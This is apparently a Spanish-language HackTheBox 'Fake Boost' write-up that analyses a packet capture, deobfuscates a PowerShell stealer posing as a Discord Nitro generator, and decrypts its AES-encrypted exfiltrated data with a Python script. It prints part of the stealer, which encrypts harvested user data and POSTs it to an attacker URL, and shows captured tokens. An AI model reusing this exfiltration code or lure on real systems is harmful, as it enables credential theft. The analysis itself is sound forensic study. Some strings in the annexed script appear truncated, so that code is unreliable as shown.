HTB - Challenge: Fake Boost

Dificultad:	**Easy**
Release:	**02/03/2024**

Skills Required

- Reading Powershell code/syntax
- Basic deobfuscation
- .pcap file forensics
- AES decryption with known parameters


Skills Learned

- Analyzing network traffic to extract critical data
- Deobfuscating PowerShell scripts to uncover hidden logic
- Utilizing AES decryption techniques to reveal sensitive information

El presente análisis documenta el proceso de desarticulación de un flujo de compromiso simulado en el reto *Fake Boost* de HackTheBox, articulado en torno a la inspección forense de un volcado de tráfico y la posterior reconstrucción de un artefacto malicioso distribuido mediante PowerShell. A partir de la correlación entre distintos *TCP streams*, se identificó la transferencia de un script ofuscado cuya descomposición reveló tanto la primera porción de la flag como los parámetros criptográficos empleados por el servidor atacante. El estudio detallado del código permitió inferir el uso de cifrado simétrico AES con clave e IV embebidos, lo que habilitó el descifrado del tráfico exfiltrado localizado en un flujo posterior y la recuperación de la segunda parte de la flag. Finalmente, la elaboración de un script en Python permitió automatizar el proceso de descifrado y consolidar la evidencia, completando así la resolución íntegra del desafío mediante una aproximación rigurosa, reproducible y fundamentada en técnicas de análisis de tráfico, desofuscación y criptoanálisis aplicado.


Enumeración

Durante el análisis inicial del archivo **.pcapng**, la atención debe centrarse en la inspección minuciosa del tráfico **TCP**, dado que constituye el vector primario de transferencia de artefactos maliciosos. En particular, el **TCP Stream 3** revela la descarga íntegra del script **discordnitro.ps1**, obtenido por la víctima a través de una comunicación aparentemente legítima pero instrumentalizada para la distribución del payload.



El script de PowerShell se presenta en un estado de **ofuscación deliberada**, lo que exige un proceso sistemático de desofuscación para restituir su semántica original.

El elemento nuclear de dicha ofuscación reside en el contenido de la variable $jozeq3n, cuyo valor debe ser **invertido** y posteriormente **decodificado en Base64** para reconstruir el cuerpo real del código malicioso.



El proceso de desofuscación del script permite identificar la **primera sección de la flag**, embebida de forma sutil entre las rutinas maliciosas.


```
┌──(isolated)─(usuario㉿kali)-[~/HTB]
└─$ echo "SFRCe2ZyMzNfTjE3c[redacted]" | base64 -d
HTB{[redacted]

┌──(isolated)─(usuario㉿kali)-[~/HTB]
└─$
```

No obstante, más allá de este hallazgo preliminar, el análisis exhaustivo del código revela un aspecto crucial para la comprensión integral del flujo de la intrusión: el script incorpora explícitamente los parámetros criptográficos empleados por el servidor, evidenciando que las respuestas intercambiadas durante la comunicación están **cifradas mediante AES**, utilizando una **clave y un vector de inicialización (IV)** plenamente accesibles para el analista.

```powershell
function Encrypt-String($key, $plaintext) {
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($plaintext)
    $aesManaged = Create-AesManagedObject $key
    $encryptor = $aesManaged.CreateEncryptor()
    $encryptedData = $encryptor.TransformFinalBlock($bytes, 0, $bytes.Length);
    [byte[]] $fullData = $aesManaged.IV + $encryptedData
    [System.Convert]::ToBase64String($fullData)
}

$AES_KEY = "Y1dwaHJOVGs5d2dXWjkzdDE5amF5cW5s[redacted]"
$payload = $userInfos | ConvertTo-Json -Depth 10
$encryptedData = Encrypt-String -key $AES_KEY -plaintext $payload

try {
    $headers = @{
        'Content-Type' = 'text/plain'
        'User-Agent' = 'Mozilla/5.0'
    }
    Invoke-RestMethod -Uri $URL -Method Post -Headers $headers -Body $encryptedData
}
catch {}

Write-Host "Success! Discord Nitro Keys:"
$keys = GenerateDiscordNitroCodes -numberOfCodes 5 -codeLength 16
$keys | ForEach-Object { Write-Output $_ }
```

Solución

Posteriormente, la inspección del **TCP Stream 48** permite localizar datos exfiltrados desde el sistema comprometido hacia el servidor atacante.



Finalmente, el proceso analítico culmina con la elaboración de un **script en Python** destinado a automatizar la operación de descifrado y reconstruir de forma íntegra la flag requerida. Este script, incluido como anexo, materializa la lógica criptográfica deducida durante el análisis y permite reproducir el procedimiento de manera precisa y verificable.

```
┌──(isolated)─(usuario㉿kali)-[~/HTB]
└─$ python3 decrypt.py
Decrypted text: [
    {
        "ID":  "1212103240066535494",
        "Email":  "YjNXNHIzXzBmX1QwMF9nMDBkXzJfYj[redacted]",
        "GlobalName":  "phreaks_admin",
        "Token":  "MoIxtjEwMz20M5ArNjUzNTQ5NA.Gw3-GW.bGyEkOVlZCsfQ8-6FQnxc9sMa15h7UPJcCOFNk"
    },
    {
        "ID":  "1212103240066535494",
        "Email":  "YjNXNHIzXzBmX1QwMF9nMDBkXzJ[redacted]",
        "GlobalName":  "phreaks_admin",
        "Token":  "MoIxtjEwMz20M5ArNjUzNTQ5NA.Gw3-GW.bGyEkOVlZCsfQ8-6FQnxc9sMa15h7UPJcCOFNk"
    }
]
```

Anexo

```python
import base64
import binascii
import logging
from Crypto.Cipher import AES

logging.basicConfig(level=logging.INFO, format='[AES] %(message)s')
aes_key_base64 = "YldwaHJOVGs5d2dXWjkz                          "
aes_key = base64.b64decode(aes_key_base64)

def decode_base64(data: str) -> bytes:
    if not isinstance(data, (str, bytes)):
        raise TypeError("El ciphertext debe ser una cadena Base64")

    try:
        return base64.b64decode(data)
    except binascii.Error:
        # Error típico cuando el Base64 está truncado o manipulado
        raise ValueError("El ciphertext no es Base64 válido")

def validate_aes_key(key: bytes):
    if len(key) not in (16, 24, 32):
        raise ValueError(
            f"Clave AES inválida ({len(key)} bytes). "
            "Debe ser de 16, 24 o 32 bytes."
        )
def extract_iv_and_ciphertext(full_data: bytes, iv: bytes = None):
    # Caso 1: El IV se proporciona externamente
    if iv is not None:
        if len(iv) != AES.block_size:
            raise ValueError("El IV debe tener exactamente 16 bytes")
        # En este modo, todo el buffer es ciphertext
        return iv, full_data

    # Caso 2: El IV está embebido en los primeros 16 bytes
    if len(full_data) < AES.block_size:
        raise ValueError("El ciphertext es demasiado corto: falta el IV")

    extracted_iv = full_data[:AES.block_size]
    ciphertext = full_data[AES.block_size:]

    # Validar que el ciphertext sea múltiplo del tamaño de bloque AES
    if len(ciphertext) % AES.block_size != 0:
        raise ValueError("El ciphertext no es múltiplo del tamaño de bloque AES")

    return extracted_iv, ciphertext

def unpad_pkcs7(data: bytes) -> bytes:
    if not data:
        raise ValueError("No se puede eliminar padding: buffer vacío")

    pad_len = data[-1]

    # El padding debe estar dentro del rango permitido
    if pad_len < 1 or pad_len > AES.block_size:
        raise ValueError("Padding PKCS7 inválido")

    # Validar que los últimos N bytes coinciden con el patrón PKCS7
    if data[-pad_len:] != bytes([pad_len]) * pad_len:
        raise ValueError("Padding corrupto o clave incorrecta")

    # Devolver el mensaje sin padding
    return data[:-pad_len]

def decrypt_aes_cbc(ciphertext: bytes, key: bytes, iv: bytes) -> bytes:
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return cipher.decrypt(ciphertext)

def decrypt_message(ciphertext_b64: str, key: bytes, iv: bytes = None) -> str:
    validate_aes_key(key)

    full_data = decode_base64(ciphertext_b64)
    iv, ciphertext = extract_iv_and_ciphertext(full_data, iv)

    logging.info(f"IV: {iv.hex()}")
    logging.info(f"Ciphertext length: {len(ciphertext)} bytes")

    decrypted = decrypt_aes_cbc(ciphertext, key, iv)
    unpadded = unpad_pkcs7(decrypted)
    return unpadded.decode("utf-8", errors="replace")

def main():
    encrypted_base64 = "bEG+rGcRyYKeqlzXb0QVVRvFp5E9vmlSSG3pvDTAGoba05Uxvepwv++0uWelMn4
    decrypted_text = decrypt_message(encrypted_base64, aes_key)
    print("Decrypted text:", decrypted_text)

if __name__ == '__main__':
    main()
```